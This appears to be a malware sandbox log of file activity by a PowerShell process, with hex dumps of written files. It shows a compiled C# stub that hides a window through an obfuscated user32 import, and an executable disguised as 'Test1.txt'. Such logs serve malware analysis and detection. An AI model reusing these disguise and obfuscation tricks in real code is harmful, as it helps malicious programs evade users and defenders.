File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Documents\20210108\PowerShell_transcript.648351.+jaH7BR7.20210108094000.txt	unknown	628	2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 0d 0a 57 69 6e 64 6f 77 73 20 50 6f 77 65 72 53 68 65 6c 6c 20 74 72 61 6e 73 63 72 69 70 74 20 73 74 61 72 74 0d 0a 53 74 61 72 74 20 74 69 6d 65 3a 20 32 30 32 31 30 31 30 38 30 39 34 30 31 33 0d 0a 55 73 65 72 6e 61 6d 65 3a 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 68 61 72 64 7a 0d 0a 52 75 6e 41 73 20 55 73 65 72 3a 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 68 61 72 64 7a 0d 0a 43 6f 6e 66 69 67 75 72 61 74 69 6f 6e 20 4e 61 6d 65 3a 20 0d 0a 4d 61 63 68 69 6e 65 3a 20 36 34 38 33 35 31 20 28 4d 69 63 72 6f 73 6f 66 74 20 57 69 6e 64 6f 77 73 20 4e 54 20 31 30 2e 30 2e 31 37 31 33 34 2e 30 29 0d 0a 48 6f 73 74 20 41 70 70 6c 69 63 61 74 69 6f 6e 3a 20 50 6f 57 45 72	**********..Windows PowerShell transcript start..Start time: 20210108094013..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 648351 (Microsoft Windows NT 10.0.17134.0)..Host Application: PoWEr	success or wait	14	66E81B4F	WriteFile
C:\Users\user\AppData\Local\Temp\nwaha3c5\nwaha3c5.0.cs	unknown	227	ef bb bf 75 73 69 6e 67 20 53 79 73 74 65 6d 3b 0a 75 73 69 6e 67 20 53 79 73 74 65 6d 2e 52 75 6e 74 69 6d 65 2e 49 6e 74 65 72 6f 70 53 65 72 76 69 63 65 73 3b 0a 0a 6e 61 6d 65 73 70 61 63 65 20 6e 41 54 49 76 65 0a 7b 0a 20 20 20 20 70 75 62 6c 69 63 20 63 6c 61 73 73 20 57 69 6e 0a 20 20 20 20 7b 0a 20 20 20 20 5b 20 44 6c 6c 49 6d 70 6f 72 74 20 28 20 28 22 75 73 65 22 20 20 2b 20 22 72 33 32 22 20 20 2b 20 22 2e 64 6c 6c 22 20 29 20 29 20 5d 20 70 75 62 6c 69 63 20 73 74 61 74 69 63 20 65 78 74 65 72 6e 20 62 6f 6f 6c 20 53 68 6f 77 57 69 6e 64 6f 77 28 69 6e 74 20 68 61 6e 64 6c 65 20 2c 20 69 6e 74 20 73 74 61 74 65 29 20 3b 20 0a 0a 20 20 20 20 7d 0a 0a 7d 0a	...using System;.using System.Runtime.InteropServices;..namespace nATIve.{. public class Win. {. [DllImport (("use" + "r32" + ".dll"))] public static extern bool ShowWindow(int handle , int state) ; .. }..}.	success or wait	1	66E81B4F	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\nwaha3c5\nwaha3c5.cmdline	unknown	369	ef bb bf 2f 74 3a 6c 69 62 72 61 72 79 20 2f 75 74 66 38 6f 75 74 70 75 74 20 2f 52 3a 22 53 79 73 74 65 6d 2e 64 6c 6c 22 20 2f 52 3a 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 4d 69 63 72 6f 73 6f 66 74 2e 4e 65 74 5c 61 73 73 65 6d 62 6c 79 5c 47 41 43 5f 4d 53 49 4c 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f 6e 5c 76 34 2e 30 5f 33 2e 30 2e 30 2e 30 5f 5f 33 31 62 66 33 38 35 36 61 64 33 36 34 65 33 35 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f 6e 2e 64 6c 6c 22 20 2f 52 3a 22 53 79 73 74 65 6d 2e 43 6f 72 65 2e 64 6c 6c 22 20 2f 6f 75 74 3a 22 43 3a 5c 55 73 65 72 73 5c 68 61 72 64 7a 5c 41 70 70 44 61 74 61 5c 4c 6f 63 61 6c 5c 54 65 6d 70 5c 6e 77 61 68 61 33 63 35 5c 6e 77	.../t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\Local\Temp\nwaha3c5\nw	success or wait	1	66E81B4F	WriteFile
C:\Users\user\AppData\Local\Temp\nwaha3c5\nwaha3c5.out	unknown	457	ef bb bf 43 3a 5c 55 73 65 72 73 5c 68 61 72 64 7a 5c 44 6f 63 75 6d 65 6e 74 73 3e 20 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 4d 69 63 72 6f 73 6f 66 74 2e 4e 45 54 5c 46 72 61 6d 65 77 6f 72 6b 5c 76 34 2e 30 2e 33 30 33 31 39 5c 63 73 63 2e 65 78 65 22 20 2f 74 3a 6c 69 62 72 61 72 79 20 2f 75 74 66 38 6f 75 74 70 75 74 20 2f 52 3a 22 53 79 73 74 65 6d 2e 64 6c 6c 22 20 2f 52 3a 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 4d 69 63 72 6f 73 6f 66 74 2e 4e 65 74 5c 61 73 73 65 6d 62 6c 79 5c 47 41 43 5f 4d 53 49 4c 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f 6e 5c 76 34 2e 30 5f 33 2e 30 2e 30 2e 30 5f 5f 33 31 62 66 33 38 35 36 61 64 33 36 34 65 33 35 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61	...C:\Users\user\Documents> "C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe" /t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automa	success or wait	1	66E81B4F	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	4096	50 53 4d 4f 44 55 4c 45 43 41 43 48 45 01 23 00 00 00 c7 61 d0 29 ca 9f d5 08 71 00 00 00 43 3a 5c 57 69 6e 64 6f 77 73 5c 73 79 73 74 65 6d 33 32 5c 57 69 6e 64 6f 77 73 50 6f 77 65 72 53 68 65 6c 6c 5c 76 31 2e 30 5c 4d 6f 64 75 6c 65 73 5c 44 69 72 65 63 74 41 63 63 65 73 73 43 6c 69 65 6e 74 43 6f 6d 70 6f 6e 65 6e 74 73 5c 44 69 72 65 63 74 41 63 63 65 73 73 43 6c 69 65 6e 74 43 6f 6d 70 6f 6e 65 6e 74 73 2e 70 73 64 31 0b 00 00 00 19 00 00 00 53 65 74 2d 44 41 45 6e 74 72 79 50 6f 69 6e 74 54 61 62 6c 65 49 74 65 6d 02 00 00 00 23 00 00 00 53 65 74 2d 44 41 43 6c 69 65 6e 74 45 78 70 65 72 69 65 6e 63 65 43 6f 6e 66 69 67 75 72 61 74 69 6f 6e 02 00 00 00 22 00 00 00 45 6e 61 62 6c 65 2d 44 41 4d 61 6e 75 61 6c 45 6e 74 72 79 50 6f 69 6e 74 53 65 6c	PSMODULECACHE.#....a.)....q...C:\Windows\system32\WindowsPowerShell\v1.0\Modules\DirectAccessClientComponents\DirectAccessClientComponents.psd1.....Set-DAEntryPointTableItem....#...Set-DAClientExperienceConfiguration...."...Enable-DAManualEntryPointSel	success or wait	2	66E81B4F	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	4096	00 00 53 74 6f 70 2d 53 65 72 76 69 63 65 08 00 00 00 16 00 00 00 45 6e 61 62 6c 65 2d 43 6f 6d 70 75 74 65 72 52 65 73 74 6f 72 65 08 00 00 00 0e 00 00 00 47 65 74 2d 50 53 50 72 6f 76 69 64 65 72 08 00 00 00 0c 00 00 00 47 65 74 2d 45 76 65 6e 74 4c 6f 67 08 00 00 00 0b 00 00 00 53 65 74 2d 53 65 72 76 69 63 65 08 00 00 00 0b 00 00 00 49 6e 76 6f 6b 65 2d 49 74 65 6d 08 00 00 00 10 00 00 00 47 65 74 2d 43 6f 6d 70 75 74 65 72 49 6e 66 6f 08 00 00 00 0c 00 00 00 53 74 6f 70 2d 50 72 6f 63 65 73 73 08 00 00 00 0f 00 00 00 52 65 73 74 61 72 74 2d 53 65 72 76 69 63 65 08 00 00 00 10 00 00 00 52 65 73 74 6f 72 65 2d 43 6f 6d 70 75 74 65 72 08 00 00 00 0c 00 00 00 43 6f 6e 76 65 72 74 2d 50 61 74 68 08 00 00 00 11 00 00 00 53 74 61 72 74 2d 54 72 61 6e 73 61	..Stop-Service.....Enable-ComputerRestore.....Get-PSProvider.....Get-EventLog.....Set-Service.....Invoke-Item.....Get-ComputerInfo.....Stop-Process.....Restart-Service.....Restore-Computer.....Convert-Path.....Start-Transa	success or wait	1	66E81B4F	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	4096	57 69 6e 64 6f 77 73 50 6f 77 65 72 53 68 65 6c 6c 5c 4d 6f 64 75 6c 65 73 5c 50 65 73 74 65 72 5c 33 2e 34 2e 30 5c 50 65 73 74 65 72 2e 70 73 6d 31 07 00 00 00 0e 00 00 00 53 61 66 65 47 65 74 43 6f 6d 6d 61 6e 64 02 00 00 00 14 00 00 00 47 65 74 2d 53 63 72 69 70 74 42 6c 6f 63 6b 53 63 6f 70 65 02 00 00 00 24 00 00 00 47 65 74 2d 44 69 63 74 69 6f 6e 61 72 79 56 61 6c 75 65 46 72 6f 6d 46 69 72 73 74 4b 65 79 46 6f 75 6e 64 02 00 00 00 10 00 00 00 4e 65 77 2d 50 65 73 74 65 72 4f 70 74 69 6f 6e 02 00 00 00 0d 00 00 00 49 6e 76 6f 6b 65 2d 50 65 73 74 65 72 02 00 00 00 12 00 00 00 52 65 73 6f 6c 76 65 54 65 73 74 53 63 72 69 70 74 73 02 00 00 00 14 00 00 00 53 65 74 2d 53 63 72 69 70 74 42 6c 6f 63 6b 53 63 6f 70 65 02 00 00 00 00 00 00 00 f6 23 79 3b	WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1.....SafeGetCommand.....Get-scriptBlockScope....$...Get-DictionaryValueFromFirstKeyFound.....New-PesterOption.....Invoke-Pester.....ResolveTestscr<wbr>ipts.....Set-scr<wbr>iptBlockScope.....#y;	success or wait	1	66E81B4F	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	4096	00 00 00 12 00 00 00 4d 6f 75 6e 74 2d 57 69 6e 64 6f 77 73 49 6d 61 67 65 08 00 00 00 18 00 00 00 52 65 6d 6f 76 65 2d 57 69 6e 64 6f 77 73 43 61 70 61 62 69 6c 69 74 79 08 00 00 00 1b 00 00 00 53 65 74 2d 41 70 70 58 50 72 6f 76 69 73 69 6f 6e 65 64 44 61 74 61 46 69 6c 65 08 00 00 00 1a 00 00 00 41 64 64 2d 50 72 6f 76 69 73 69 6f 6e 65 64 41 70 70 78 50 61 63 6b 61 67 65 01 00 00 00 13 00 00 00 52 65 6d 6f 76 65 2d 57 69 6e 64 6f 77 73 49 6d 61 67 65 08 00 00 00 15 00 00 00 53 65 74 2d 57 69 6e 64 6f 77 73 50 72 6f 64 75 63 74 4b 65 79 08 00 00 00 1a 00 00 00 47 65 74 2d 57 69 6e 64 6f 77 73 4f 70 74 69 6f 6e 61 6c 46 65 61 74 75 72 65 08 00 00 00 13 00 00 00 45 78 70 61 6e 64 2d 57 69 6e 64 6f 77 73 49 6d 61 67 65 08 00 00 00 1a 00 00 00 47 65 74 2d	.....Mount-WindowsImage.....Remove-WindowsCapability.....Set-AppXProvisionedDataFile.....Add-ProvisionedAppxPackage.....Remove-WindowsImage.....Set-WindowsProductKey.....Get-WindowsOptionalFeature.....Expand-WindowsImage.....Get-	success or wait	4	66E81B4F	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	787	00 00 41 64 64 2d 56 6d 4e 65 74 77 6f 72 6b 41 64 61 70 74 65 72 52 6f 75 74 69 6e 67 44 6f 6d 61 69 6e 4d 61 70 70 69 6e 67 08 00 00 00 22 00 00 00 47 65 74 2d 56 4d 52 65 6d 6f 74 65 46 58 50 68 79 73 69 63 61 6c 56 69 64 65 6f 41 64 61 70 74 65 72 08 00 00 00 17 00 00 00 47 65 74 2d 56 4d 4e 65 74 77 6f 72 6b 41 64 61 70 74 65 72 41 63 6c 08 00 00 00 1a 00 00 00 52 65 6d 6f 76 65 2d 56 4d 4e 65 74 77 6f 72 6b 41 64 61 70 74 65 72 41 63 6c 08 00 00 00 09 00 00 00 52 65 6d 6f 76 65 2d 56 4d 08 00 00 00 09 00 00 00 52 65 73 75 6d 65 2d 56 4d 08 00 00 00 15 00 00 00 52 65 6d 6f 76 65 2d 56 4d 52 65 73 6f 75 72 63 65 50 6f 6f 6c 08 00 00 00 20 00 00 00 47 65 74 2d 56 4d 53 77 69 74 63 68 45 78 74 65 6e 73 69 6f 6e 50 6f 72 74 46 65 61 74 75 72 65 08 00 00	..Add-VmNetworkAdapterRoutingDomainMapping...."...Get-VMRemoteFXPhysicalVideoAdapter........Get-VMNetworkAdapterAcl........Remove-VMNetworkAdapterAcl.......Remove-VM........Resume-VM........Remove-VMResourcePool.... ...Get-VMSwitchExtensionPortFeature...	success or wait	1	66E81B4F	WriteFile
C:\Users\user\AppData\Local\Temp\Test1.txt	unknown	1691648	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 d0 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 37 62 c4 da 73 03 aa 89 73 03 aa 89 73 03 aa 89 f0 1f a4 89 72 03 aa 89 45 25 a7 89 72 03 aa 89 3c 21 a3 89 76 03 aa 89 73 03 aa 89 71 03 aa 89 52 69 63 68 73 03 aa 89 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 05 00 b6 e8 f5 5f 00 00 00 00 00 00 00 00 e0 00 0e 01 0b 01 06 00 00 70 19 00 00 50 00 00 00 00 00 00 1c 12 00 00 00 10 00	MZ......................@...!..L.!This program cannot be run in DOS mode....$.......7b..s...s...s.......r...E%..r...<!..v...s...q...Richs..........................PE..L......_.................p...P............	success or wait	1	66E81B4F	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\Test2.gif	unknown	52573	89 50 4e 47 0d 0a 1a 0a 00 00 00 0d 49 48 44 52 00 00 03 4b 00 00 02 ad 08 02 00 00 00 79 4c 62 0a 00 00 00 01 73 52 47 42 00 ae ce 1c e9 00 00 00 04 67 41 4d 41 00 00 b1 8f 0b fc 61 05 00 00 00 09 70 48 59 73 00 00 0e c3 00 00 0e c3 01 c7 6f a8 64 00 00 cc f2 49 44 41 54 78 5e ec fd 69 78 15 c7 99 c6 8d fb e3 7c 49 e2 ff f5 5e d7 7b cd bc 33 93 61 66 b2 78 4d 48 32 71 1c 98 24 4c 32 99 10 27 71 94 c5 8e 1d 63 5b b6 31 c6 c6 18 d9 c6 06 83 17 d9 b1 31 f1 2a db 98 cd 80 c5 be 83 04 92 90 00 ed 68 41 02 49 ec 02 81 10 fb 0e 62 c7 ab fe 4f 75 55 57 57 57 57 f7 e9 73 74 24 8e 5a f7 2f f7 a5 54 3f 55 f5 54 75 77 9d ae db 2d 09 5d d3 ef 89 b9 52 0f 0f 7f 06 82 20 08 82 20 08 ea 89 52 4d 9d 70 78 bc a2 03 00 00 00 00 00 f4 40 4a 6b 36 a9 3e 8f 39 3c 3a 98 bd b4	.PNG.....IHDR...K.....yLb.....sRGB.....gAMA.....a.....pHYs.....o.d....IDATx^..ix.....|I...^.{..3.af.xMH2q..$L2..'q....c[.1.....1.*.....hA.I.....b...OuUWWWW..st$.Z./..T?U.Tuw...-.]....R..... ....RM.px.....@Jk6.>.9<:...	success or wait	1	66E81B4F	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	64	40 00 00 01 65 00 00 00 00 00 00 00 13 00 00 00 dc 11 00 00 1a 00 00 00 e9 0d c8 04 21 09 0e 09 a2 08 00 00 00 00 d9 01 2b 00 c7 0d 00 00 00 00 00 00 00 00 04 40 00 80 00 00 00 00 00 00 00	@...e.....!.....+.....@.....	success or wait	1	683076FC	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	40	48 00 00 02 03 00 00 00 00 00 00 01 00 00 00 3c 40 b0 5e e7 8d bf 4c b2 22 4d 79 98 9c a7 3a 4f 00 00 00 0e 00 20 00	H.....<@.^...L."My..:O..... .	success or wait	19	683076FC	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	32	4d 69 63 72 6f 73 6f 66 74 2e 50 6f 77 65 72 53 68 65 6c 6c 2e 43 6f 6e 73 6f 6c 65 48 6f 73 74	Microsoft.PowerShell.ConsoleHost	success or wait	19	683076FC	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	1	00	.	success or wait	11	683076FC	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	4	00 08 00 03	....	success or wait	9	683076FC	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	2044	00 0e 80 00 01 0e 80 00 02 0e 80 00 03 0e 80 00 04 0e 80 00 05 0e 80 00 06 0e 80 00 07 0e 80 00 08 0e 80 00 09 0c 80 00 0a 0e 80 00 54 01 40 00 33 67 40 01 2f 67 40 01 2e 35 40 01 2d 35 40 01 cb 00 40 00 56 01 40 00 48 01 40 00 58 01 40 00 5b 01 40 00 4e 54 40 01 48 54 40 01 f4 53 40 01 8b 53 40 01 68 54 40 01 91 53 40 01 fa 53 40 01 82 53 40 01 5c 01 40 00 00 54 40 01 02 54 40 01 40 58 40 01 3f 58 40 01 1c 54 40 01 b8 53 40 01 fb 53 40 01 1e 54 40 01 19 54 40 01 78 54 40 01 7a 54 40 01 95 54 40 01 3d 4d 40 01 44 4d 40 01 3a 4d 40 01 22 4d 40 01 20 4d 40 01 21 4d 40 01 3b 4d 40 01 e0 44 40 01 e5 44 40 01 40 4d 40 01 3c 4d 40 01 24 4d 40 01 38 4d 40 01 3f 4d 40 01 45 4d 40 01 dc 71 40 01 dd 71 40 01 f8 53 40 01 98 25 40 01 ba 6e 40 01 34 26 40 01 35 26 00	....T.@.3g@./g@..5 @.- 5@...@.V.@.H.@.X.@. [.@.NT@.HT @..S@..S@.hT@..S@..S @..S@.\.@. .T@..T@.@X@.? X@..T@..S@..S@..T @..T@.xT@.zT@..T@.=M @.DM@.:M@."M@. M@.!M@.;M@..D@..D@. @M@.<M@.$M@.8M@.? M@.EM@..q@..q@..S@. .%@..n@.4&@.5&.	success or wait	9	683076FC	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	68015705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	68015705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	68015705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	68015705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	67F703DE	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6801CA54	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6801CA54	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6801CA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	67F703DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7efefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	67F703DE	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	68015705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	68015705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	68015705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	68015705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	67F703DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\Microsoft.Mf49f6405#\ccc7c82770f93d1392abde4be3a80378\Microsoft.Management.Infrastructure.ni.dll.aux	unknown	748	success or wait	1	67F703DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	68015705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	68015705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	67F703DE	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	64	success or wait	1	68021F73	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	21268	success or wait	1	6802203F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	success or wait	1	66E81B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	492	end of file	1	66E81B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	end of file	1	66E81B4F	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageMana gement\1.0.0.1\PackageManagement.psd1	unknown	4096	success or wait	1	66E81B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageMana gement\1.0.0.1\PackageManagement.psd1	unknown	774	end of file	1	66E81B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageMana gement\1.0.0.1\PackageManagement.psd1	unknown	4096	end of file	1	66E81B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	2	66E81B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	66E81B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	2	66E81B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	66E81B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	success or wait	5	66E81B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	682	end of file	1	66E81B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	end of file	1	66E81B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	66E81B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	66E81B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	end of file	1	66E81B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	66E81B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	success or wait	138	66E81B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	993	end of file	1	66E81B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	end of file	1	66E81B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft. PowerShell.Utility.psd1	unknown	4096	success or wait	1	66E81B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft. PowerShell.Utility.psd1	unknown	637	end of file	1	66E81B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft. PowerShell.Utility.psd1	unknown	4096	end of file	1	66E81B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft. PowerShell.Utility.psd1	unknown	4096	success or wait	1	66E81B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft. PowerShell.Utility.psd1	unknown	637	end of file	1	66E81B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft. PowerShell.Utility.psm1	unknown	4096	success or wait	8	66E81B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft. PowerShell.Utility.psm1	unknown	128	end of file	1	66E81B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft. PowerShell.Utility.psm1	unknown	4096	end of file	1	66E81B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	66E81B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	66E81B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	success or wait	1	66E81B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	end of file	1	66E81B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft .PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	success or wait	1	66E81B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft .PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	534	end of file	1	66E81B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft .PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	end of file	1	66E81B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppBackgr oundTask\AppBackgroundTask.psd1	unknown	4096	success or wait	1	66E81B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppBackgr oundTask\AppBackgroundTask.psd1	unknown	4096	end of file	1	66E81B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppLocker\AppLocker.psd1	unknown	4096	success or wait	1	66E81B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppLocker\AppLocker.psd1	unknown	990	end of file	1	66E81B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppLocker\AppLocker.psd1	unknown	4096	end of file	1	66E81B4F	ReadFile
